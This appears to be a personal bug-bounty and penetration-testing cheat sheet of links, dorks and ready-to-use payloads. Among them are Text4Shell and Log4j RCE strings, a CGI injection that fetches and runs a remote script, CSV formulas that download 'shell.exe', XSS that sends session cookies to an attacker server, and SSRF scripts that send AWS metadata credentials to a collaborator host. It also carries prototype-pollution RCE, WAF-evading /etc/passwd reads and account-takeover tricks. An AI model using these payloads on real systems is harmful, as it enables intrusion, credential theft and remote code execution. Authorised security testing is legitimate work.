Resources

Newly Registered Domains:
https://www.whoisds.com/newly-registered-domains

Great Resources for All Vulnerabilities
https://0xn3va.gitbook.io/cheat-sheets/framework/spring

Exploiting HTTP Parser Inconsistencies: (Nginx Bypasses, SSRF via Flask & Spring Boot:
https://rafa.hashnode.dev/exploiting-http-parsers-inconsistencies

Application WADL Testing:
https://www.nopsec.com/blog/leveraging-exposed-wadl-xml-in-burp-suite/

DORKS:

Google Dorks:
site:example.com ext:log | ext:txt | ext:conf | ext:cnf | ext:ini | ext:env | ext:sh | ext:bak | ext:backup | ext:swp | ext:old | ext:~ | ext:git | ext:svn | ext:htpasswd | ext:htaccess | ext:jsf | ext:jsp | ext:php | ext:ashx | ext:aspx

Github dorks:
“example.com” password NOT www.uber NOT help.uber NOT auth.uber NOT eng.uber

“yahoo.com” language:bash pwd NOT about 15 NOT filtered

In att (secret NOT research.att)

eJPTv2 Notes (includes msfvenom tips)
https://github.com/PakCyberbot/eJPTv2-Notes/blob/main/exploitation.md

List of 350 Free Tryhackme Labs:
https://sm4rty.medium.com/free-350-tryhackme-rooms-f3b7b2954b8d

Port Swigger XSS All Lab Solutions:
https://github.com/thelicato/portswigger-labs/tree/main/xss#dom-xss-in-documentwrite-sink-using-source-locationsearch

XSS Cheat Sheet (in Chinese):
https://hackmd.io/@cjiso/XSS

XSS Practice Websites:
http://www.domxss.com/domxss/01_Basics/04_eval.html?alert(5);
https://unescape-room.jobertabma.nl
OSWE:
https://awae.hide01.ir/index.html#video-path=media/video/TM_03_01.mp4&time-offset=431

Bug Bounty Writeups:

Top 25 RCE Writeups:
https://medium.com/@corneacristian/top-25-rce-bug-bounty-reports-bc9555cca7bc

https://pentester.land/list-of-bug-bounty-writeups.html

Bug Bounty Methodology:
https://github.com/KathanP19/HowToHunt/tree/master/Account_Takeovers_Methodologies?fbclid=IwAR0J-_0_1SWJWQhIaPwfyOVXBgIAn2cVdXMVf3RE9kGy6FdyZ4ixAIAPfVM

Default Credentials:
https://github.com/ihebski/DefaultCreds-cheat-sheet

Tools

Decrypt/Detect hash algorithm (type of hash):
https://hashes.com/en/decrypt/hash

Sql Injection Tool (May work when sqlmap doesn't):
https://github.com/r0oth3x49/ghauri

Font Obfuscation:

https://medium.com/@doctoreww/day-3-next-level-font-obfuscation-7a6cd978c7a5


CVES:

CVE-2022-42889: Apache Commons Text RCE

curl
http://localhost/text4shell/attack?search=%24%7Bscript%3Ajavascript%3Ajava.lang.Runtime.get.Runtime%28%29.exec%28%5C%27%27%2E%74%72%69%6D%28%24%63%6D%64%29%2E%27%5C%27%29%7D

$(java:version} ${script:JEXL: ' .getClass().forName(java.lang.Runtime').getRuntime () .exec ('nslookup yceptf3h2rrjnyvzkojuu124ivopce.oastify.com')}
This will print ‘HelloWorld!’:
${base64Decoder:SGVsbG9Xb3JsZCE=}

(CVE-2022-41852: Application Apache Commons Jxpath):
POC Unavailable 10/9/2022
POC RCE?:



```
package com.mycompany.app;

import org.apache.commons.jxpath.JXPathContext;
import org.apache.commons.jxpath.JXPathException;

class Clzz {
    public Clzz(){
    }
 }

public class App
{
    public static void main( String[] args ) throws JXPathException
    {
        Clzz clzz = new Clzz();
        JXPathContext context = JXPathContext.newContext(clzz);
        String strVal =
(String)context.getValue("org.springframework.context.support.FileSystemXml
ApplicationContext.new('https://thegrandpewd.pythonanywhere.com/JPATHRceBea
n.xml')");
    }
}
```

AngularJS:

- try SSTI example: {{7*7}} on all functions, profile page, invite users etc. “see below for more SSTI payloads” **Check Web Hacking 101 Page 102 “Foorbar Smarty Template Injection”
- Payload for XSS on Angular from Web Hacking 101 Page 69 “Uber Angular Template Injection”:
- q=wrtz{{(_="".sub).call.call({}[$="\ constructor"].getOwnPropertyDescriptor(_.__proto__,$).value,0,"alert(1)")()}}zzz\ z
- Note: The payload: {{7*7}} may show {{77}} because the asterisk may be stripped out so also try {{7+7}}

CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC:
https://github.com/duc-nt/CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC

Upload .docx, .xlsx, .pptx etc (note there’s an x at the end of each extension, maybe that's an indicator) files:

- try xxe (Web Hacking 101 Page 91 (Facebook XXE with Word))

Upload Image (Open Graph Protocol:

```
<meta property="og:image" content="file:///etc/passwd"/>
```

Upload GIF or JPEG (ImageMagick Vuln):

```
#Make a text file with these contents:

push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com"|echo "HELLO";date;")'
pop graphic-context

#Save it as exploit.jpg
```

ADOBE AEM:

Blocked:
https://aemsite/bin/querybuilder.json

Allowed:
https://aemsite/bin/querybuilder.json/a.css
https://aemsite/bin/querybuilder.json/a.html
https://aemsite/bin/querybuilder.json/a.ico
https://aemsite/bin/querybuilder.json/a.png
https://aemsite/bin/querybuilder.json;%Oaa.css
https://aemsite/bin/querybuilder.json/a.I.json

file.infinity.json
file.tidy.json

Apache

Log4J:

${j${k8s:k5:-ND}${sd:k5:-${123%25ff:-${123%25ff:-${upper:ı}:}}}ldap://9kuyztj9tv2f1ujp9yrcwlmn pev4jt.burpcollaborator.net:1389/o}

${jndi${123%25ff:-}:ldap://HOST:PORT/a}
This payload will bypass the network host restrictions in log4j 2.15.0 and allow full RCE again:
${jndi:ldap://127.0.0.1#evilhost.com:1389/a}
https://www.lunasec.io/docs/blog/log4j-zero-day-severity-of-cve-2021-45046-increased/

Bypasses and upload files for log4j
https://github.com/Puliczek/CVE-2021-44228-PoC-log4j-bypass-words

Apache Solr:

https://github.com/veracode-research/solr-injection
GET /xxx?q=aaa%26shards=http://callback_server/solr
GET /xxx?q=aaa&shards=http://callback_server/solr
GET /xxx?q={!type=xmlparser v="<!DOCTYPE a SYSTEM 'http://callback_server/solr'><a></a>"}

Apache2 SSRF:

https://firzen.de/building-a-poc-for-cve-2021-40438

Apache Struts2:

For sites that have the following extensions, that means it's running struts2:
RCE POC:

Content-Type:
%{#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse'].addHeader('X-Ack-Spencer5cent-POC',4*4)}.multipart/form-data

Response will show X-Ack-Spencer5cent-POC: 16

ACTIVE DIRECTORY & WINDOWS:

https://casvancooten.com/posts/2020/11/windows-active-directory-exploitation-cheat-sheet-and-command-reference/

API:

API Wordlists:
https://gist.github.com/nullenc0de

AUTH BUGS:

Default Credential Spreadsheet:
https://github.com/many-passwords/many-passwords/blob/main/passwords.csv

EAR - Exploit After Redirect Attacks:
Includes how to change status from 302 to 200 with Burp Match & Replace rules:
https://infosecwriteups.com/exploiting-execute-after-redirect-ear-vulnerability-in-htb-previse-92ea3f1dbf3d

CSRF

Random things to try:
- When registering a user, try adding parameters like admin=true, superuser=1 etc.

Hacktricks Login Bypass:
https://book.hacktricks.xyz/pentesting-web/login-bypass
Oauth and other Github related writeups:

https://blog.teddykatz.com/

JWT Cracker Tool:
https://github.com/brendan-rius/c-jwt-cracker

Password reset:
https://infosecwriteups.com/all-about-password-reset-vulnerabilities-3bba86ffedc7

- Double parameter (aka. HPP / HTTP parameter pollution):
  email=victim@xyz.tld&email=hacker@xyz.tld
- Carbon copy:
  email=victim@xyz.tld%0a%0dcc:hacker@xyz.tld
- Using separators:
  email=victim@xyz.tld,hacker@xyz.tld
  email=victim@xyz.tld%20hacker@xyz.tld
  email=victim@xyz.tld|hacker@xyz.tld
- No domain:
  email=victim
- No TLD (Top Level Domain):
  email=victim@xyz
- JSON table:
  {“email”:[“victim@xyz.tld”,”hacker@xyz.tld”]}

Password Change:

- If userid= is in the url, change to other user’s ID

BIOS Hacking

Hardware Hacking to Bypass BIOS Passwords:
https://blog.cybercx.co.nz/bypassing-bios-password

BYPASS 403,400,401,40X:

Add these characters to end of filename to try to break parser logic & bypass forbidden errors:

```
;
"
'
';
";
");
```

');
/
"]
)]}
/%0aBLAH
/%0dBLAH
/%0d%0aBLAH
/admin/%0aBLAH
/admin/%0dBLAH
/admin/%0d%0aBLAH

BYPASS CAPTCHA:

- Intercept original request and do not forward, and send it to repeater and try to submit it multiple times
- Change request method and see if same or any captcha value still works
- Reuse old captcha value multiple times
- Try to ignore the Captcha entirely
- Change content type
- Change content type and request method
- Using extra headers for rate limiting.
- There are some headers that you can use to bypass captcha/rate-limiting.
- headers:

X-Originating-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1

- Qqif this does not work try to use “x-forwarded-for: 127.0.0.1” twice..

BYPASS RATE LIMITING:

1- Change the user-agent header’s value randomly in every request.
2- Adding some headers like below:
X-Forwarded-For : 127.0.0.1
X-Forwarded-Host : 127.0.0.1
X-Client-IP : 127.0.0.1
X-Remote-IP : 127.0.0.1
X-Remote-Addr : 127.0.0.1
X-Host : 127.0.0.1
3- Trying to add a null byte in the email’s request body (%00, %09, %0d, %0a)

4- A lot of fuzzing such as add space, numbers, role:admin, and others but
5- Adding a parameter in the path (any not existing parameter)

BYPASSWAF

Use %0d%0a with payload after and it may bypass waf. But check if its blind too

CRLF:

Tool:
https://github.com/dwisiswant0/crlfuzz

GET /%0d%0aSet-Cookie:crlfinjection=1;

Microsoft bypass October 12th 2022:
/%E5%98%8D%E5%98%8ASet-Cookie:crlfinjection=thecyberneh

Crlf + xss:
/%E5%98%8D%E5%98%8ASet-Cookie:whoami=thecyberneh%E5%98%8D%E5%98%8A%E5%98%8D%E5%98%8A%E5%98%8D%E5%98%8A%E5%98%BCscript%E5%98%BEalert(1);%E5%98%BC/script%E5%98%BE

CSRF:

See if POST parameters work as GET

Try on password resets, account invites and role changes

```
<html>
 <body>
  <form id="myform" action="https://SUBDOMAIN.DOMAIN.TLD/hcs/uploader2.php"
method="post" enctype="multipart/form-data">
   <input name="file" id="file_selector" type="file"></input>
   <input id="submit" type="submit"></input>
  </form>
  <script>
   document.body.onload=function() {
    var file_selector = document.getElementById("file_selector");
    var submit = document.getElementById("submit");
    var data_transfer = new DataTransfer();
    data_transfer.items.add(new File(["test"], "filename<img src=a
onerror=alert(document.domain)>"));
    file_selector.files = data_transfer.files;
    submit.click();
   }
  </script>
 </body>
```
https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery

https://github.com/0xInfection/XSRFProbe

</html>

CGI:

login.cgi?cli=aa%20aa%27;wget%20http://burpcollaborator/Venom.sh%20-O%20-%3E%20/tmp/kh;Venom.sh%20/tmp/kh%27$

CSV Injection:

Lots of Bypasses if basic doesn't work:
https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/CSV%20Injection

DDE ("cmd";"/C calc";"!A0")A0
@SUM(1+9)*cmd|' /C calc'!A0
=10+20+cmd|' /C calc'!A0
=cmd|' /C notepad'!'A1'
=cmd|'/C powershell IEX(wget attacker_server/shell.exe)'!A0
=cmd|'/c rundll32.exe \\10.0.0.1\3\2\1.dll,0'!_xlbgnm.A1

CLOUD SECURITY CHEAT SHEETS:

AWS edition:

https://infosecwriteups.com/useful-pentest-notes-cloud-edition-8c44382fc1a8

GCP edition:

https://infosecwriteups.com/pentest-notes-google-cloud-edition-2e138bb0f504

ColdFusion:

https://paper.bobylive.com/Security/LARES-ColdFusion.pdf
https://repository.root-me.org/Exploitation%20-%20Web/EN%20-%20Webshells%20In%20PHP,%20ASP,%20JSP,%20Perl,%20And%20ColdFusion.pdf

GraphQL:

GraphQL Wordlists:

https://github.com/Escape-Technologies/graphql-wordlist

Probing for introspection

From Port Swigger: https://portswigger.net/web-security/graphql

It is best practice for introspection to be disabled in production environments, but this advice is not always followed.

You can probe for introspection using the following simple query. If introspection is enabled, the response returns the names of all available queries.

```
#Introspection probe request
{ "query": "{__schema{queryType{name}}}" }
```

HaProxy:


https://jfrog.com/blog/critical-vulnerability-in-haproxy-cve-2021-40346-integer-overflow-enables-http-smuggling/

HTTP REQUEST SMUGGLING:

CL.TE POC from Apple Bug bounty (https://medium.com/@StealthyBugs/http-request-smuggling-on-business-apple-com-and-others-2c43e81bcc52):

```
POST / HTTP/1.1
Transfer-Encoding
 : chunked
Host: business.apple.com
Content-Length: 67
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
1
Z
0
GET /static/docs HTTP/1.1
Host: my.server
X: X
```

The iis shortname scanner still works on newer versions of iis using the OPTIONS header
https://youtu.be/HrJW6Y9kHC4


NahamCon2021 - Hacking IIS - @infosec_au

Have you seen this before?

443/HTTPS

GET /

Server Microsoft HTTPAPI 2.0
Status Line 404 Not Found
Page Title Not Found
GET / [view page]

Not Found

HTTP Error 404. The requested resource is not found.

- Either, you're missing the subdomain associated with the IP address (No SSL certificate)
- Or the subdomain doesn't resolve but you can obtain a full/partial subdomain from the SSL certificate

-19:44 / 22:17

once you've identified this something
like a subdomain in the ssl certificate

HTTP2:

Detect if a server supports HTTP/2:
https://tools.keycdn.com/http2-test

IBM HTTP Server (IHS)/IBM Websphere:

Wordlist:
https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/websphere.txt

IBM WebSphere:

https://justhackerthings.com/post/hacking-websphere/

OIDs can be accessed directly via a path of the form /wps/contenthandler/?uri=nm:oid:<OID GOES HERE>. Here is a list of several OIDs:

editLayout : "ibm.portal.Content"
MainPage: "wps.content.root"
editPageProperties : "ibm.portal.Page Properties"
assignRoles : "ibm.portal.Resource Permissions"
editAppProperties: "ibm.portal.Template and Application Properties"
editAppLayout: "ibm.portal.Template and Application Layout"
assignAppRoles: "ibm.portal.Application Roles"
assignAppMembers: "ibm.portal.Application Membership"

showAppPolicyStatus: "ibm.portal.Policy Status"
hiddenPages: "ibm.portal.HiddenPages"

Occasionally, these may require something other than a URI parameter beginning with nm. Some other options are:

um
ac
ra

IIS/ASPNET:

Aspnet/salesforce RCE:
https://www.mdsec.co.uk/2020/10/covert-web-shells-in-net-with-read-only-web-paths/

INPUT VALIDATION:

Guide for testing input validation:
https://flylib.com/books/en/3.7.1.47/1/

LFI:

GET /page.php?path=../../etc/passwd

Forbidden 403 ?

Try One Of These :~

../../../etc/passwd%00

....//....//....//etc/passwd

%252e%252e%252fetc%252fpassw

LOCAL STORAGE VULNERABILITIES:

SSRF via Local Storage:
From: *https://vulners.com/hackerone/H1:746541*
Description:

The tester uploaded the text file, containing “test ssrf” message, in order to proof SSRF attack.
Next, the tester uploaded the common file and then manipulate the content and extension file to html format in order to find the application path:
<svg/onload=document.write(document.location)>
The tester access that file and found the application path to use for SSRF local file disclosure.
Then, the tester uploaded the common file and then manipulate the content and extension file to html format in order to view the local file via SSRF attack: <iframe src="file://…/ssrfpoc.txt" width="400" height="400"></iframe>
The tester access that file and found that this application allow you to access and read the local file successfully.
Impact

This allow anyone to use other URLs such as that can access documents on the system/application (using file://) a.k.a Sensitive Data Exposure.

NGINX:

Nginx Directory Traversal Vulnerabilities (July 2023):
https://labs.hakaioffsec.com/nginx-alias-traversal/
On a Nginx site, find directories that exist and add .. to them (without a forward slash). If the response is a 301 redirect, it may be vulnerable. For example if you are aware that /img exists, try to request /img.. and see if the response is a 301 redirect. If it is, the directory above /img/ may be /var/, in which case you may be able to view
/img../log/nginx/access.log or other files inside of /var/.

Automated tool for discovering and exploiting Nginx Directory Traversal vulnerabilities:
https://github.com/hakaioffsec/navgix?ref=labs.hakaioffsec.com

OBFUSCATING ATTACKS USING ENCODING:

Post Swigger Writeup with lots of tricks:
https://portswigger.net/web-security/essential-skills/obfuscating-attacks-using-encodings

OPENID:

Script for testing openid:
https://github.com/righettod/toolbox-pentest-web/blob/master/scripts/identify-attack-surface-oauth-oidc-sts.py

NodeJS:

https://www.cobalt.io/blog/common-vulnerabilities-in-nodejs-applications

PHP:

XSS Payload to Steal phpinfo source code:

```
<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
var url = '<target-url>/phpinfo.php';
req.withCredentials = true;
req.open('GET', url, false);
req.send();

function reqListener() {
var req2 = new XMLHttpRequest();
const sess = this.responseText.substring(this.responseText.indexOf('HTTP_COOKIE') + 1 );
req2.open('GET', '<attacker-server>/?data=' + btoa(sess), false);
req2.send()
};
</script>
```

PHP Type Juggling:

Often occurs where there are type comparisons (look for == which is a loose comparison)
Most often seen when comparing hashes for authentication
HTB Walkthrough https://youtu.be/qlkA2A0IxWY

For Bypassing Regex + eval function:

Blackhat CTF SA peeHpee:
https://medium.com/@azzam_al_duyowly/peehpee-ctf-blackhat-f9e00247c5ac
https://github.com/ambionics/phpggc

For above tool:
./phpggc Laravel/RCE2 system 'nslookup http://burpcollab.net'
${system(ls)}
${system(nslookup rje1eo8ild9ol9i3p757k5l9a0gu4j.oastify.com)}
If parameters are user=admin&password=pass
Change to user[]=admin&password[]=pass

Trigger Full Path Disclosure/ Verbose Error Messages:

http://example.com/news.php?id%5b%5d=1

http://example.com/news.php?id%5bLOL%5d=1

Null Session Cookie:
Type this into address bar:

javascript:void(document.cookie="PHPSESSID=");

Make Cookie longer than 128 bytes:

javascript:void(document.cookie='PHPSESSID=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA');

Set Cookie to Reserved Characters such as a dot or a comma:

javascript:void(document.cookie='PHPSESSID=.,.,');

Change number parameter values to strings or floating decimals:

http://example.com/calculator/calc.php?firstNum=10.53428274321&secondNum=7.1278271218
1&function=subtract

https://gist.github.com/ChrisPritchard/50ef7a6c79a2386037a77ccc4709d1ff

PROTOTYPE POLLUTION:

Tomnomnom Blog Post:
https://labs.detectify.com/2021/06/08/what-is-a-prototype-pollution-vulnerability-and-how-does-page-fetch-help/

Tomnomnom Video: https://youtu.be/Gv1nK6Wj8qM
(9:00 mark) a
Basically page=foo&__proto__[foo]=<img src onerror=alert(5)>

Prototype pollution finder extension:
https://github.com/msrkp/PPScan

Python Flask / Jinja2 & NodeJS:

- Web Hacking 101 Page 61-62 “Uber Template Injection”
- Entering {{1+1}} got saved as is on profile page, but for every change an email would get sent to the user. In the email, the payload was evaluated to {{2}}
- As a result of the following payload being executed, it was possible to execute arbitrary Python code:

Payload:

```
{% For c in [1,2,3]%} {{c,c,c}} {% endfor %}
```

Result:

```
(1, 1, 1)(2, 2, 2)(3, 3, 3)
```

Write Ups on how to bypass Jinja2 protections:

https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2
https://nvisium.com/blog/2016/03/11/exploring-ssti-in-flask-jinja2-part-ii

RCE:

```
"|id;uname -a;cat /e*/*-r* #
```

Payloads:
https://docs.google.com/document/d/113SO_17hBMd0a10KIRfqVAiqzWegUAhooPuYG9a2DfA/edit

If you've found an OS command Injection with WAF enabled, special characters like (/"'&|()-;:.,`) and whitespaces blocked. Try this method to bypass.

E.g.: reading /etc/passwd file:

cat$IFS$9${PWD%%[a-z]*}e*c${PWD%%[a-z]*}p?ss??
Source: https://twitter.com/0dayCTF/status/1393611708598530063

Smuggling RCE Payloads:
</> /???/??t+/???/??ss?? </>

Obfuscating RCE Payloads:
</> ;+cat+/e'tc/pass'wd </>
</> c\\a\\t+/et\\c/pas\\swd </>
"|id;uname -a;cat /e*/*-r* #

Server-Side Prototype Pollution:

Gareth Heyes Slides:

https://portswigger.net/kb/papers/firuaml/server-side-prototype-pollution.pdf

Detection Method 1. Find a JSON request which changes the response depending on what you input. This is the easiest way but least common as usually the server won't reflect the changes so obviously.

Add this to the JSON POST body.
Example: (Add Highlighted Part)

```
{
   "user":"wiener",
   "firstName":"Peter",
   "lastName":"Wiener",
   "__proto__":{
       "foo":"bar"
   }
}
```

Detection Method 2:

1. Add an arbitrary UTF-7 encoded string to a property that's reflected in a response. For example, foo in UTF-7 is +AGYAbwBv-.

```
{
   "sessionId":"0123456789",
   "username":"wiener",
   "role":"+AGYAbwBv-"
         }
```

2. Send the request. Servers won't use UTF-7 encoding by default, so this string should appear in the response in its encoded form.

   Try to pollute the prototype with a content-type property that explicitly specifies the UTF-7 character set:

```
{
   "sessionId":"0123456789",
   "username":"wiener",
   "role":"default",
   "__proto__":{
      "content-type": "application/json; charset=utf-7"
   }
         }
```

Detection Method 3. Add the below to a JSON request and observe the response in the RAW tab of repeater. See if the response is indented.

```
"__proto__": {
   "json spaces":10
}
```

Repeat the first request. If you successfully polluted the prototype, the UTF-7 string should now be decoded in the response:

```
{
   "sessionId":"0123456789",
   "username":"wiener",
   "role":"foo"
```

```
        }
```

RCE Method 1: Add this to the end of the vulnerable JSON POST body:

```
"__proto__": {
   "execArgv":[
       "--eval=require('child_process').execSync('curl https://collaborator')"
   ]
}
```

RCE Method 2: Add thos to the end of the vulnerable JSON POST body:

```
"__proto__":{"shell":"vim","input":":! ls -lart /home/  | curl -d @-
dev3zijoqqvsl6cox5736r1mgdm4axym.oastify.com\n"}
```

SSRF:

Bypasses for SSRF and Local File Read:
https://rodoassis.medium.com/on-ssrf-server-side-request-forgery-or-simple-stuff-rodolfo-found-part-i-4edf7ee75389

Flask:

```
GET @burpcollab/ HTTP/1.1
```

Spring Boot:

```
GET ;@burpcollab/ HTTP/1.1
```


Host this file:

```
<?php $loc = $_GET['a']; header('Location: ' . $loc); ?>
```

Request it with an iframe:

```
 <iframe src='http[:]//<my-server>/jakey.php?a=file[:]///etc/passwd'/>
```

Save this js file and request it from victim:



```
x = new XMLHttpRequest;
x.onload = function() {
    l = new XMLHttpRequest;
    l.open("GET", "http://BURP_COLLAB/" + encodeURIComponent(this.responseText));
    l.send();
};
x.open("GET", "http://169.254.169.254/latest/meta-data/iam/security-credentials/main-production-worker-
iam-role");
x.send();
```

```
X = new XMLHTTPRequest:
X.onload = function() {
        L = new XMLHTTPRequest;
        l.open (“GET”, “http://BURP/” + encodeURIComponent(this.responseText));
        l.send();
};
x.open(“GET”, “http://169.254.169.254”);
x.send();
```

If you can hit your own server but not internal hosts, host this file & change target to an internal IP:
<?php header('Location: '.$_GET["target"]); ?>

Meta tag to SSRF:
Writeup
https://0xdf.gitlab.io/2022/10/15/htb-perspective.html
YouTube video https://youtu.be/bYPk--PUIPQ
<meta http-equiv="refresh" content='0; url=http://evil.com/log.php?text=
<meta http-equiv="refresh" content='0;URL=ftp://evil.com?a=

More Payloads Similar to Above:
https://book.hacktricks.xyz/pentesting-web/dangling-markup-html-scriptless-injection

HTTPREBIND:

https://github.com/daeken/httprebind

Online Tool that takes two IPs as input, one internal one external and assigns a hostname to it. That hostname will constantly switch to resolving between those two IPs. This works if the

frontend is blocking hostnames that resolve to internal IPs, so it will bypass that and the backend will request the internal IP:
https://lock.cmpxchg8b.com/rebinder.html

PDF/HTML/XSS:

<link rel=attachment href="file:///etc/passwd">

</style><iframe src="http://localhost">
<style><iframe src="http://localhost">

Payload Generator:
https://tools.intigriti.io/redirector/

https://tools.intigriti.io/redirector/://twitter.com/imabhisarpandey/status/1435530335106732037?s=21

https://blog.appsecco.com/finding-ssrf-via-html-injection-inside-a-pdf-file-on-aws-ec2-214cc5ec5d90

When testing for SSRF, change the HTTP version from 1.1 to HTTP/0.9 and remove the host header completely. This has worked to bypass several SSRF fixes in the past**.**

Redirect:

<?php header('Location: http://169.254.169.254/latest/meta-data/', TRUE, 303); ?>

SSTI - Server-Side Template Injection:

https://github.com/blabla1337/skf-labs/blob/master/kbid-267-server-side-template-injection.md

https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection
Detect:
*{{7*7}}*
*${7*7}*
*<%= 7*7 %>*
Identity (These may give errors which reveal the templating engine):
${}

{{}}
